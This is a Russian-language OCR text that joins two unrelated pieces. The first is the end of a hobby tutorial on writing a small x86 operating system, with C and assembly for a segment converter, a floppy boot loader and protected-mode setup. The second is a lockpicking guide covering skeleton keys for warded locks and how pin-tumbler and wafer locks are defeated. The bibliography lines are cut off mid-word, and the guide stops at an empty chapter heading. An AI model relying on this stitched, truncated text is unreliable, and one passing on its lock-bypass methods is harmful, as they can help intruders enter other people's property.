EXTRN ?ge:NEAR,?ult:NEAR,?ule:NEAR,?ugt:NEAR,?uge:NEAR
EXTRN ?not:NEAR,?switch:NEAR,?temp:WORD

CSEG ENDS
END here
```

Затем она извлекает процедуры и элементы данных из исходной ассемблерной программы и помещает их в тело скелета. Вот несколько неуклюжая, но эффективная программа, выполняющая эту задачу:

```
/* convert.c-----------------------------------------------------------*/

#include<stdio.h>
#include<string.h>

/* read a line from fptr, place in buff */

int getNextLine(FILE *fptr,char *buff)
{
□int i=0;
□int ch;

□ch = fgetc(fptr);
□if(ch==EOF){ buff[0]='\0'; return(0); }
```

```
□while((ch=='\n')||(ch=='\r')||(ch=='\t')||(ch==' '))
□{
□□ch = fgetc(fptr);
□□if(ch==EOF){ buff[0]='\0'; return(0); }
□}

□while((ch!='\n')&&(ch!='\r'))
□{
□□if(ch!=EOF){ buff[i]=(char)ch; i++; }
□□else
□□{
□□□buff[i]='\0';
□□□return(0);
□□}

□□ch = fgetc(fptr);
□}

□buff[i]='\r';i++;
□buff[i]='\n';i++;
□buff[i]='\0';

□return(1);

}/*end getNextLine*/

/* changes DGRP:_variable  to CSEG:_variable */

void swipeDGRP(char *buff)
{
□int i;
□i=0;
□while(buff[i]!='\0')
□{
□□if((buff[i]=='D')&&
□□□(buff[i+1]=='G')&&
□□□(buff[i+2]=='R')&&
□□□(buff[i+3]=='P'))
□□{
□□□buff[i]='C';buff[i+1]='S';buff[i+2]='E';buff[i+3]='G';
□□}
□□if((buff[i]=='B')&&
□□□(buff[i+1]=='G')&&
□□□(buff[i+2]=='R')&&
□□□(buff[i+3]=='P'))
□□{
□□□buff[i]='C';buff[i+1]='S';buff[i+2]='E';buff[i+3]='G';
□□}
□□i++;
□}
□return;
}/*end swipeDGRP*/

void main(int argc, char *argv[])
{
□FILE *fin;
□FILE *fout;

□/*MASM allows lines to be 512 chars long, so have upper bound*/

□char buffer[512];
□char write=0;

□fin = fopen(argv[1],"rb");
□printf("Opening %s\n",argv[1]);
□fout = fopen("os.asm","wb");

□fprintf(fout,".486P ; enable 80486 instructions\r\n");
□fprintf(fout,"CSEG SEGMENT BYTE USE16 PUBLIC \'CODE\'\r\n");
□fprintf(fout,";\'USE16\' forces 16-bit offset addresses\r\n");
□fprintf(fout,"ASSUME CS:CSEG, DS:CSEG, SS:CSEG\r\n");
```

```
  fprintf(fout,"ORG 100H\r\n");
  fprintf(fout,"here:\r\n");
  fprintf(fout,"JMP _main\r\n\r\n");

  fprintf(fout,"EXTRN ?eq:NEAR,?ne:NEAR,?lt:NEAR,?le:NEAR,?gt:NEAR\r\n");
  fprintf(fout,"EXTRN ?ge:NEAR,?ult:NEAR,?ule:NEAR,?ugt:NEAR,?uge:NEAR\r\n");
  fprintf(fout,"EXTRN ?not:NEAR,?switch:NEAR,?temp:WORD\r\n\r\n");

  while(getNextLine(fin,buffer))
  {
    if((buffer[0]=='P')&&
       (buffer[1]=='U')&&
       (buffer[2]=='B')&&
       (buffer[3]=='L')&&
       (buffer[4]=='I')&&
       (buffer[5]=='C')){ fprintf(fout,"\r\n"); write=1;}

    if((buffer[0]=='D')&&
       (buffer[1]=='S')&&
       (buffer[2]=='E')&&
       (buffer[3]=='G')){ write=0;}

    if((buffer[0]=='B')&&
       (buffer[1]=='S')&&
       (buffer[2]=='E')&&
       (buffer[3]=='G')){ write=0;}

    if((buffer[0]=='R')&&
       (buffer[1]=='E')&&
       (buffer[2]=='T')){ fprintf(fout,"%s",buffer); write=0;}

    if(write)
    {
      swipeDGRP(buffer);
      fprintf(fout,"%s",buffer);
    }
    buffer[0]='\0';
  }

  fprintf(fout,"CSEG ENDS\r\n");
  fprintf(fout,"END here\r\n");

  fclose(fin);
  fclose(fout);
  return;

  }/*end main-----------------------------------------------------------------*/
```

3.3 — Загрузка

В следующем обсуждении речь пойдёт о загрузке с дискеты. Загрузка с жёсткого диска, CD-ROM или другого носителя, как правило, значительно сложнее из-за разметки и форматирования устройства.

Итак, сначала нужно написать загрузочную программу. Она должна быть маленькой — менее 512 байт, поскольку должна помещаться на самом первом логическом секторе дискеты. На большинстве 1.44-дискет 80 дорожек на сторону и 18 секторов на дорожку. BIOS нумерует стороны (0, 1), дорожки 0–79 и секторы 1–18.

При загрузке Intel-машины прошивка BIOS (находящаяся в ROM-чипе на материнской плате) ищет загрузочное устройство. Порядок поиска настраивается на большинстве машин через меню BIOS. Если BIOS находит загрузочную дискету, он считывает загрузочный сектор (дорожка 0, сторона 0, сектор 1) в память и выполняет его код. Порой этот код не делает ничего, кроме вывода

сообщения:

```
Not a boot disk, you are hosed.
```

Все 8x86-машины запускаются в реальном режиме, а загрузочный сектор загружается в память по адресу 0000[0]:7C00 (или 0x07C00 в шестнадцатеричном виде). После этого BIOS умывает руки, и дальше мы предоставлены сами себе.

Многие ОС заставляют загрузочный сектор загружать более крупную загрузочную программу, которая затем загружает саму ОС. Это называется многоэтапной загрузкой. Крупные ОС с большим числом настроек, сложной структурой файлов и гибкой конфигурацией используют многоэтапные загрузчики. Классический пример — GNU GRand Unified Bootloader (GRUB):

```
http://www.gnu.org/software/grub
```

Как обычно, я пойду по пути наименьшего сопротивления: загрузочный сектор будет напрямую загружать мой системный код. Загрузочный сектор предполагает, что системный код расположен сразу после загрузочного (дорожка 0, сторона 0, сектор 2). Это избавит от необходимости включать специальные данные и инструкции для чтения файловой системы. Наконец, из-за ограничений по размеру весь код в этом разделе написан на ассемблере.

Загрузочный код:

```
;-boot.asm-------------------------------------------------------------

.8086
CSEG SEGMENT
start:

; step 1) load the OS on floppy
;         to location above the
;         existing interrupt table (0-3FF)
;         and BIOS data region (400-7FF)

MOV AH,02H ; read command
MOV AL,10H ; 16 sectors = 8KB of storage to load
MOV CH,0H  ; low 8 bits of track number
MOV CL,2H  ; sector start ( right after boot sector )
MOV DH,0H  ; side
MOV DL,0H  ; drive
MOV BX,CS
MOV ES,BX  ; segment to load code
MOV BX,0H
MOV BX,800H  ; offset to load code ( after IVT )
INT 13H

; signal that code was loaded and we are going to jump

MOV AH,0EH
MOV AL,'-'
INT 10H
MOV AH,0EH
MOV AL,'J'
INT 10H
MOV AH,0EH
MOV AL,'M'
INT 10H
MOV AH,0EH
MOV AL,'P'
INT 10H
MOV AH,0EH
MOV AL,'-'
INT 10H

; step 2) jump to the OS
;         bonzai!!!

JMP BX
```

```
CSEG ENDS
END start

;-end file--------------------------------------------------------------
```

Этот загрузчик предполагает, что загружаемый системный код находится в секторах 2–17 первой дорожки. По мере роста ОС (более 8 КБ) потребуются дополнительные инструкции для загрузки дополнительного кода. Пока будем считать, что код занимает менее 8 КБ.

Соберите приведённый выше код как .COM-файл и запишите на загрузочный сектор. Файл `boot.asm` ассемблируется командой:

```
C:\> ML  /AT  boot.asm
```

Как записать его на загрузочный сектор дискеты?

На помощь приходит debug. Для крупных задач я бы рекомендовал rawrite. Эта задача настолько невелика, что debug вполне подойдёт. К тому же меня переполняет ностальгия по debug — с его помощью я ассемблировал свою первую программу ещё в 1980-х, когда в моде были штаны-парашюты.

Предположим, загрузочный код ассемблирован в файл `boot.COM`. Вот как записать его в загрузочный сектор дискеты:

```
C:\DOCS\OS\lab\bsector>debug showmsg.com
-l
-w cs:0100 0 0 1
-q
C:\DOCS\OS\lab\bsector>
```

Команда `l` загружает файл в память, начиная с CS:0100h. Команда `w` записывает эту память на диск A (0), начиная с сектора 0, записывая один сектор. Общий формат команды `w`:

```
w  адрес  диск  начальный-сектор  число-секторов
```

Примечание: DOS видит логические секторы (начинающиеся с 0), тогда как физические (BIOS) секторы всегда начинаются с 1.

Чтобы протестировать всю процедуру, ассемблируйте следующую программу как .COM-файл и запишите её в загрузочный сектор дискеты с помощью debug:

```
.486
CSEG SEGMENT
start:
MOV AH,0EH
MOV AL,'-'
INT 10H
MOV AH,0EH
MOV AL,'h'
INT 10H
MOV AH,0EH
MOV AL,'i'
INT 10H
MOV AH,0EH
MOV AL,'-'
INT 10H
lp LABEL NEAR
JMP lp
CSEG ENDS
END start
```

Программа выведет «-hi-» на консоль и уйдёт в бесконечный цикл. Отличный способ разбить лёд и почувствовать уверенность — особенно если вы никогда вручную не работали с дисковыми секторами.

3.4 — Инициализация ОС

Загрузочный сектор загружает системный код в память и устанавливает CS и IP на первый (самый низкий) байт инструкций кода. Мой системный код делает не более, чем выводит несколько сообщений и переходит в защищённый режим. Выполнение заканчивается бесконечным циклом.

Программу я написал с использованием инструкций реального режима. Intel-машины всегда запускаются в реальном режиме. Задача этого начального кода — перевести компьютер в защищённый режим памяти. Оказавшись в нём, ОС настроит сегментные регистры, установит стек и создаст среду выполнения для приложений (таблица процессов, драйверы и т.д.).

Это осложняло жизнь, поскольку возможности инструкций реального режима ограничены. В конечном счёте потребовалось бы использовать расширенные регистры (например, EAX) для доступа к более высокой памяти.

Некоторые компиляторы не принимают смешение 16-битных и 32-битных инструкций или кодируют инструкции неправильно. Если посмотреть на FAR JMP в конце `setUpMemory()`, видно, что мне пришлось кодировать его вручную.

Моё положение было ещё более шатким из-за того, что всё умещалось в одном сегменте. После перехода в защищённый режим возможностей для чего-либо интересного оставалось немного.

Одним из решений было бы преобразование 16-битного системного кода во вторую фазу многоэтапной загрузки: код, загруженный загрузочным сектором, загружает 32-битный бинарник в память перед переходом в защищённый режим. При выполнении FAR JMP управление можно передать 32-битному коду, который дальше берёт дело в свои руки. Именно так делает Бёрджесс в MMURTL. Эх, жаль я не знал об этом раньше.

Поначалу я был рад возможности использовать компилятор Micro-C. Однако, как вы увидите, большая часть работы по настройке была сделана через встроенный ассемблер. Только небольшие фрагменты — чистый C. Такова природа инициализации ОС. Ключевые функции управления памятью и задачами жёстко привязаны к железу, и лучшее, на что можно надеяться, — спрятать ассемблерный код в глубины ОС, обернув всё в C.

Вот системный код (`os.c`) во всей красе:

```
/* os.c ------------------------------------------------------------------*/

void printBiosCh(ch)
char ch;
{
□/*
□ch = BP + savedBP + retaddress = BP + 4 bytes
□*/
□asm "MOV AH,0EH";
□asm "MOV AL,+4[BP]";
□asm "INT 10H";
□return;
}/*end printBiosCh---------------------------------------*/

void printBiosStr(cptr,n)
char* cptr;
int n;
{
□int i;
□for(i=0;i<n;i++){ printBiosCh(cptr[i]); }
□return;
}/*end printBiosStr---------------------------------------*/

void setUpMemory()
{
□/*going to protected mode is an 6-step dance*/

□/* step 1) build GDT ( see GDT table in function below )*/
```

```
□printBiosCh('1');

□/*
□step 2) disable interrupts so we can work undisturbed
□( note, once we issue CLI, we cannot use BIOS interrupts
□  to print data to the screen )
□*/

□printBiosCh('2');
□asm "CLI";

□/*
□step 3) enable A20 address line via keyboard controller
□        60H = status port, 64H = control port on 8042
□*/

□asm "MOV AL,0D1H";
□asm "OUT 64H,AL";
□asm "MOV AL,0DFH";
□asm "OUT 60H,AL";

□/*
□step 4) execute LGDT instruction to load GDTR with GDT info
□        recall GDTR = 48-bits
□□□            = [32-bit base address][16-bit limit]
□□□□□ HI-bit                       LO-bit
□*/

□asm "JMP overRdata";
□asm "gdtr_stuff:";
□asm "gdt_limit  DW  0C0H";
□asm "gdt_base   DD  0H";
□asm "overRdata:";

□/*
□copy GDT to 0000[0]:0000 ( linear address is 00000000H )
□makes life easier, so don't have to modify gdt_base
□REP MOVSB moves DS:[SI] to ES:[DI] until CX=0
□*/

□asm "MOV AX,OFFSET CS:nullDescriptor";
□asm "MOV SI,AX";
□asm "MOV AX,0";
□asm "MOV ES,AX";
□asm "MOV DI,0H";
□asm "MOV CX,0C0H";
□asm "REP MOVSB";

□asm "LGDT FWORD PTR gdtr_stuff";

□/* step 5) set first bit in CR0, protected mode bit*/

□asm "smsw    ax";
    asm "or      al,1";
    asm "lmsw    ax";

□/*
□step 6) perform a manually coded FAR JUMP
□□□( MASM would encode it incorrectly in 'USE16' mode )
□*/

□asm "DB 66H";
□asm "DB 67H";
□asm "DB 0EAH";
□asm "DW OFFSET _loadshell";
□asm "DW  8H";

□/* end of the line, infinite loop */

□asm "_loadshell:";
□asm "NOP";
```

```
□asm "JMP _loadShell";

□return;
}/*end setUpMemory--------------------------------------*/

/* our GDT has 3 descriptor (null,code,data)*/

void GDT()
{
□/*
□end up treating the function body as data
□( can treat code as data as long as we don't execute it ;-))
□*/

□asm "nullDescriptor:";
□asm "NDlimit0_15□□□dw□0□; seg. limit";
□asm "NDbaseAddr0_15□□□dw□0□; base address";
□asm "NDbaseAddr16_23□□db□0□; base address";
□asm "NDflags□□□□db□0□; segment type and flags";
□asm "NDlimit_flags□□□db□0□; segment limit and flags";
□asm "NDbaseAddr24_31□□db□0□; final 8 bits of base address";

□asm "codeDescriptor:";
□asm "CDlimit0_15□□□dw□0FFFFH";
□asm "CDbaseAddr0_15□□□dw□0";
□asm "CDbaseAddr16_23□□db□0";
□asm "CDflags□□□□db□9AH";
□asm "CDlimit_flags□□□db□0CFH";
□asm "CDbaseAddr24_31□□db□0";

□asm "dataDescriptor:";
□asm "DDlimit0_15□□□dw□0FFFFH";
□asm "DDbaseAddr0_15□□□dw□0";
□asm "DDbaseAddr16_23□□db□0";
□asm "DDflags□□□□db□92H";
□asm "DDlimit_flags□□□db□0CFH";
□asm "DDbaseAddr24_31□□db□0";

□return;

}/*end GDT-----------------------------------------------*/

char startStr[7] = {'S','t','a','r','t','\n','\r'};
char startMemStr[10] = {'I','n','i','t',' ','m','e','m','\n','\r'};
char tstack[128];

void main()
{
□/*set up temp real-mode stack*/
□asm "MOV AX,CS";
□asm "MOV SS,AX";
□asm "MOV AX, OFFSET CSEG:_tstack";
□asm "ADD AX,80H";
□asm "MOV SP,AX";

□/*successfully made JMP to OS from boot loader*/
□printBiosStr(startStr,7);

□/*set up Basic Protected Mode*/
□printBiosStr(startMemStr,10);
□setUpMemory();

□return;
}/*end main----------------------------------------------------------------*/
```

3.5 — Сборка и развёртывание

Поскольку ОС написана на C и встроенном ассемблере, процесс сборки включает три отдельных шага. Сначала я компилирую системный код в ассемблер:

```
mcp os.c | mcc > osPre.asm
```

Примечание: `mcp` — это препроцессор Micro-C.

Сваливаем всё в один 16-битный сегмент:

```
convert osPre.asm
```

Получив `.ASM`-файл, ассемблирую его:

```
ML /Fllist.txt /AT /Zm -c osPre.asm
```

Обратите внимание на опцию `/Zm` — она нужна для ассемблирования кода, соответствующего соглашениям ранних версий MASM. На этом этапе обычно возникали проблемы. Нечего и говорить, что я довольно быстро устал от исправления сегментных префиксов, что и побудило меня написать `convert.c`.

Наконец, после пролитых слёз, я скомпоновал объектный файл ОС с одним из объектных файлов Micro-C:

```
LINK os.obj PC86RL_T.OBJ /TINY
```

Если вернуться к `convert.c`, там есть целая гора директив EXTRN. Все эти импортируемые символы — математические библиотеки, расположенные в файле `PC86RL_T.OBJ`.

Если на вашей машине установлен NASM, проверить работу можно следующей командой:

```
ndisasmw -b 16 os.com
```

Это выведет дизассемблированный код на экран. Для постоянного артефакта используйте опцию файла листинга при вызове ML.EXE:

```
ML /AT /Zm /Fl -c os.asm
```

После сборки ОС и кода загрузочного сектора запишите их на загрузочную дискету с помощью DOS debug:

```
C:\DOCS\OS\lab\final>debug boot.com
-l
-w cs:0100 0 0 1
-q

C:\DOCS\OS\lab\final>debug os.com
-l
-w cs:0100 0 1 2
-q
```

После этого просто загрузитесь с дискеты — и держитесь!

Надеюсь, эта статья дала вам пищу для экспериментов. Удачи и приятной работы.

«Сравнивая этот скромный труд [Сеймура Крэя в его лаборатории по созданию CDC 6600] с нашей масштабной деятельностью по разработке — 34 человека, включая уборщика, — я никак не могу понять, почему мы утратили лидирующие позиции в отрасли, позволив кому-то другому предложить миру самый мощный компьютер.»
— Томас Дж. Уотсон, президент IBM, 1965

«Похоже, мистер Уотсон сам ответил на свой вопрос.»
— Сеймур Крэй

---

4 — Литература и благодарности

[1] *Operating Systems: Design And Implementation*, Andrew S. Tanenbaum, Prentice Hall, ISBN: 0136386776 — B

[2] *MMURTL V1.0*, Richard A. Burgess, Sensory Publishing, ISBN: 1588530000 — Ещё одна Intel-OC. В отличие от

[3] *Dissecting DOS*, Michael Podanoffsky, Addison-Wesley Pub, ISBN: 020162687X — В этой книге Поданоффски оп

[4] *FreeDOS Kernel*, Pat Villani, CMP Books, ISBN: 0879304367 — Ещё один клон DOS, но на этот раз написанный

[5] *Virtual Machine Design and Implementation In C/C++*, Bill Blunden, Wordware Publishing, ISBN: 1556229038

[6] *Linux Core Kernel Commentary*, 2nd Edition, Scott Andrew Maxwell, The Coriolis Group; ISBN: 1588801497 –

[7] *The Design and Implementation of the 4.4BSD Operating System*, Marshall Kirk McKusick (Editor), Keith Bo

[8] *The Undocumented PC: A Programmer's Guide*, Frank Van Gilluwe, Addison-Wesley Pub, ISBN: 0201479508 — Ec

[9] *Control Data Corporation* — Многочисленным ветеранам Control Data, предложившим свою помощь и советы, вы

[10] *IBM and the Holocaust: The Strategic Alliance Between Nazi Germany and America's Most Powerful Corporat

Хочу поблагодарить Джорджа Матковица, написавшего первое в мире ядро на основе сообщений, и Майка Адлера, вол

Взлом замков по-ниндзя

Автор: /< n i g h t m a r e

Как всегда, я не несу никакой ответственности за ваши действия, основанные на этом файле; он публикуется лишь для демонстрации того, как слесари получают доступ при утере или поломке ключей.

Содержание

Введение

Главная цель этой работы — дать современному учащемуся актуальное и точное пособие, позволяющее исследовать увлекательный предмет вскрытия замков. В давние времена людей, тяготевших к магии замка и поддавшихся искушению вскрыть его, встречали препятствия в виде устройств, выстреливавших стальными зазубренными шипами в руки взломщика. Применялись жестокие зубчатые челюсти, обрубавшие пальцы воров. Пожалуй, самым страшным средством защиты было дьявольское приспособление, выстреливавшее пулей при любом вмешательстве в механизм замка.

Книги и рукописи переходят из рук в руки. К несчастью, в случае подобных работ они могут попасть не в те руки. Однако, в отличие от таких изданий, как «1001 способ развлечься с сосиской», человек, движимый лишь любопытством, найдёт эту работу утомительной и неудобочитаемой, оставив её истинным энтузиастам. Этот уникальный тип людей, обладающих смекалкой и терпением, чтобы пройти через это увлекательное исследование, будет вознаграждён сознанием того, что находится в элитной компании, которую я приветствую в этой работе. Тем, кто утверждает, что книги на эту тему вообще не стоит писать, хочу заметить: злодей, желающий проникнуть в чужую собственность, предпочтёт кирпич отмычке.

Приятно провести время и наслаждайтесь новым хобби или профессией!

Глава 1: Замок с заслонками

Пожалуй, лучшее место для начала этой книги — точка, с которой началось массовое производство замков: замок с заслонками (WARDED LOCK). Такие замки, как правило, просты по конструкции и поэтому рекомендуются начинающим. Словарь определяет «ward» («заслонку») как «охранять, отгонять или отражать» — что, по существу, именно и делает замок.




FIG. 1





FIG. 2

На рис. 2 показан правильный ключ, открывающий замок с заслонками. Он имеет именно те вырезы на бородке, чтобы миновать заслонки. Замки с заслонками встречаются во многих формах. Рис. 3 — обычный ключ с замысловато узорчатой бородкой, открывающий старинный и красивый замок с подробными заслонками. Кстати, коллекционирование ключей стало хобби для многих людей: найти ключи несложно, и вскоре можно собрать неплохую коллекцию.



Normal Key

FIG. 3

Безопасность замка с заслонками дополнительно усиливается формой замочной скважины, не позволяющей вставить ничего, кроме правильного ключа. Причудливые формы заслонок и скважин — единственные препятствия, которые нужно преодолеть. Это делается с помощью отмычки, более тонкой, чем скважина, или скелетного ключа. Рис. 5 наглядно демонстрирует скелетный ключ, открывающий замок из рис. 3. Скелетный ключ вырезан из заготовки: удалена та часть, которая мешала бы заслонкам, что и образует новый ключ. Для полных новичков в мире замков объясню: «заготовка» (blank) — название ключа до его вырезания.




FIG. 4 FIG. 5

Рис. 6 показывает внутреннее устройство типичного навесного замка с заслонками. Очевидно, что из-за заслонок, препятствующих повороту, только правильный ключ откроет этот замок с его шестью плотно подогнанными заслонками и тонкой скважиной.




Рис. 7 показывает, как мы преодолеваем этот замок с помощью скелетного ключа, который теперь открывает его и многие другие. Этого удалось достичь, убрав все выступы, кроме конца, соприкасающегося с точкой открывания пружины. Внимательно изучите это, прежде чем двигаться дальше.




FIG. 7

Рис. 8 — простейшая отмычка для замков с заслонками: спиральная пружина с загнутым и сплющенным концом. Если пружина подходящего диаметра, она наденется на указательный палец, став как бы его продолжением, и превратится в высокочувствительный инструмент для исследования внутреннего устройства замка и нахождения механизма. Этой тонкой работой можно овладеть только с практикой. Если пружинная отмычка ослабнет или согнётся, просто вытащите новый отрезок из катушки — и у вас новый инструмент.




FIG. 8

Заглядывайте внутрь как можно большего числа замков — это лучший способ стать экспертом. Вскрытие замков — настоящее искусство, освоить которое ещё труднее, чем научиться хорошо играть на музыкальном инструменте.

Вот полезный набор отмычек для изготовления:




FIG. 9

Подводя итог теме замков с заслонками, скажу: как только вы чётко поняли, что заслонки просто охраняют механизм открывания, а форма скважины не позволяет вставить неправильный ключ, вы на верном пути к полному мастерству в этом типе замков. Начните искать замки с заслонками: обычно это более старые замки или дешёвые модели.

Труднейшая задача для новичка — определить конкретный тип замка. ПЛАСТИНЧАТЫЙ это или ШТИФТОВЫЙ? Или, для совсем начинающих: РЫЧАЖНЫЙ или ШТИФТОВЫЙ? Простого ответа нет. Умение распознавать типы приходит только с практикой и изучением. Разбирайте как можно больше старых замков и изучайте принципы, ПОСТОЯННО ИЩА СЛАБЫЕ МЕСТА, заложенные в конструкцию. Поверьте: они есть у КАЖДОГО замка.

Глава 2: Штифтовый и пластинчатый замки

Как и при любом вскрытии замков, учащемуся крайне важно хорошо понимать базовый принцип работы замка. В случае штифтового и пластинчатого — это абсолютно необходимо. Во многих ведущих работах на эту тему я не нашёл точного и исчерпывающего объяснения принципа работы этих замков. Ниже — моя скромная попытка исправить это упущение. Судите сами, удалось ли мне достичь цели.

На первый взгляд кажется, что достаточно вставить тонкий предмет в скважину и повернуть, чтобы замок открылся. Очевидно, это не так, как видно при ближайшем рассмотрении рис. 10. Это типичный штифтовый замок, обычно состоящий из пар нижних штифтов из латуни и верхних штифтов-водителей из стали. Как правило, пять пар штифтов. В дешёвых моделях чаще четыре.




FIG. 10

_____




FIG. 11




FIG. 11a




FIG. 12

Рисунок 11 — вид с торца. Замки на рис. 10, 11 и 12 готовы к открытию: в каждом случае вставлен правильный ключ, готовый повернуть цилиндр. На рис. 12 видно, как каждый из пяти нижних латунных штифтов попал в своё углубление на ключе. Это приводит к тому, что граница между водителями и штифтами оказывается ТОЧНО на одной высоте — МЫ НАЗЫВАЕМ ЕЁ ЛИНИЕЙ СРЕЗА. ТОЛЬКО ПРАВИЛЬНЫЙ КЛЮЧ ОДНОВРЕМЕННО ВЫРАВНЯЕТ ВСЕ ПЯТЬ ШТИФТОВ НА ЭТОЙ ВЫСОТЕ. Когда все пять штифтов стоят в линию, цилиндр поворачивается и замок открывается. Рис. 11а показывает начало поворота цилиндра. Большинство учащихся не понимают, что нижние латунные штифты ПОВОРАЧИВАЮТСЯ ВМЕСТЕ С ЦИЛИНДРОМ. Это показано на рис. 13: верхние водители остаются в камерах внешнего корпуса. Нижние штифты должны поворачиваться вместе с цилиндром, поскольку содержатся внутри него. Если даже один вырез на ключе окажется ЧУТЬ-ЧУТЬ неправильным, цилиндр не повернётся: один маленький штифт, входящий в цилиндр из внешнего корпуса, настолько прочен, что его невозможно сломать. Умножьте эту прочность на пять — и станет ясно, какой непреодолимой силой они обладают вместе. Скелетных ключей, которые магически открывали бы этот замок или его собрата — ПЛАСТИНЧАТЫЙ замок, — не существует.





FIG. 13

Если вставлен неправильный ключ, верхние водители остаются внутри цилиндра, не давая ему повернуться. Неправильный ключ не лучше, чем отсутствие ключа.






FIG. 14

Рис. 15 — вид с торца: верхний водитель внутри цилиндра препятствует повороту, не достигая линии среза. Эти маленькие водители изготовлены из стали и чрезвычайно прочны: никакой неправильный ключ или инструмент с ними не справится. Даже один водитель внутри цилиндра не даст его повернуть или сломать по линии среза. Умножьте это на пять...





FIG. 15

Вращательный инструмент заменяет нижнюю часть ключа, а отмычка заменяет вырезы на ключе. Думайте о вращательном инструменте как о части ключа, а об отмычке — как о вырезах. Как только все точки окажутся в пределах линии, для поворота цилиндра нужно совсем небольшое давление. Большинство книг по теме подчёркивают, что слишком большое давление недопустимо. Рис. 20 показывает, как верхний водитель заклинивается в трёх точках из-за избыточного натяжения. Метод проб и ошибок — единственный верный путь: давление только лёгкое.


Глава 3: Пластинчатые замки

Рис. 16 показывает односторонний пластинчатый замок. Вместо штифтов и водителей он содержит ПЛАСТИНЫ (wafers) — отсюда название ДИСКОВЫЙ ЦИЛИНДР. Пластины (обычно пять, как и штифтов) удерживаются маленькой лёгкой пружиной, показанной с левой стороны на рис. 16 и 17. Пластинчатый замок лучше всего открывается РАКИНГОМ, который описан далее.



Locked

FIG. 16



Unlocked

FIG. 17

Глава 4: Вращательный инструмент

